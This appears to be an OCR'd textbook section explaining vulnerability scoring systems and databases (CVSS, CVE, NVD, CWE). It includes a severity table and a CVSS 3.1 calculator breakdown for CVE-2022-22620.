
Vector: CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

QUICK INFO

CVE Dictionary Entry:
CVE-2022-22652
NVD Published Date:
03/18/2022
NVD Last Modified:
03/26/2022
Source:
Apple Inc.

https://nvd.nist.gov

Common Weakness Enumeration (CWE)



Search the CWE Web Site

Search

To search the CWE Web site, enter a keyword by typing in a specific term or multiple keywords separated by a space, and click the Google Search button or press return.

SMB

About 55 results (0.15 seconds)

CWE-284: Improper Access Control (4.6) - CWE
cwe.mitre.org › CWE List
Common Weakness Enumeration (CWE) is a list of software weaknesses.

CWE-200: Exposure of Sensitive Information to an ... - CWE
cwe.mitre.org › CWE List
Common Weakness Enumeration (CWE) is a list of software weaknesses.

CWE-295: Improper Certificate Validation (4.6) - CWE
cwe.mitre.org › CWE List
The software does not validate, or incorrectly validates, a certificate. + Extended Description. When a certificate is invalid or malicious, it might allow ...

CWE-427: Uncontrolled Search Path Element (4.6) - CWE
cwe.mitre.org › CWE List
the directory from which the program has been loaded; the current working directory. In some cases, the attack can be conducted remotely, such as when **SMB** or ...

CWE-552: Files or Directories Accessible to External Parties (4.6)
cwe.mitre.org › CWE List
This table shows the weaknesses and high level categories that are related to this weakness. These relationships are defined as ChildOf, ParentOf, MemberOf and ...

CWE-313: Cleartext Storage in a File or on Disk (4.6) - CWE
cwe.mitre.org › CWE List
Common Weakness Enumeration (CWE) is a list of software weaknesses.

https://cwe.mitre.org

Vulnerability Scoring Systems and Databases

Due to the growing severity of cyber-attacks, vulnerability research has become critical as it helps to mitigate the chance of attacks. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that can be exploited by attackers. Vulnerability scoring systems and vulnerability databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and risk associated with identified vulnerabilities. Vulnerability databases collect and maintain information about various vulnerabilities present in information systems.

Following are some of the vulnerability scoring systems and databases:

- Common Vulnerability Scoring System (CVSS)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Weakness Enumeration (CWE)

Common Vulnerability Scoring System (CVSS)

Source: *https://www.first.org*, *https://nvd.nist.gov*

The CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities. The quantitative model of the system ensures repeatable and accurate measurement while enabling users to view the underlying vulnerability characteristics that were used to generate the scores. Thus, the CVSS is well-suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability impact scores. Two common uses of CVSS are the prioritization of vulnerability remediation activities and calculation of the severity of vulnerabilities discovered in a system. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

The CVSS helps capture the principal characteristics of a vulnerability and produces a numerical score to reflect its severity. This numerical score can thereafter be translated into a qualitative representation (such as low, medium, high, or critical) to help organizations properly assess and prioritize their vulnerability management processes.


CVSS assessment consists of the following three metrics for measuring vulnerabilities.

- **Base Metric**: It represents the inherent qualities of a vulnerability.
- **Temporal Metric**: It represents the features that continue to change during the lifetime of the vulnerability.
- **Environmental Metric:** It represents vulnerabilities that are based on a particular environment or implementation.

The metric ranges from 1 to 10, with 10 being the most severe. The CVSS score is calculated and generated by a vector string that represents the numerical score for each group in the form of a block of text. The CVSS calculator ranks security vulnerabilities and provides the user with information on the overall severity and risks related to the vulnerability.

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Table 5.3: CVSS v3.0 ratings



Common Vulnerability Scoring System Calculator CVE-2022-22620

Source: NIST

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 8.8
Impact Subscore: 5.9
Exploitability Subscore: 2.8
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.8

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*: **Network (AV:N)** | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)
Attack Complexity (AC)*: **Low (AC:L)** | High (AC:H)
Privileges Required (PR)*: **None (PR:N)** | Low (PR:L) | High (PR:H)
User Interaction (UI)*: None (UI:N) | **Required (UI:R)**

Scope (S)*: **Unchanged (S:U)** | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*: None (C:N) | Low (C:L) | **High (C:H)**
Integrity Impact (I)*: None (I:N) | Low (I:L) | **High (I:H)**
Availability Impact (A)*: None (A:N) | Low (A:L) | **High (A:H)**

* - All base metrics are required to generate a base score.

Figure 5.2: CVSS Calculator Version 3.1

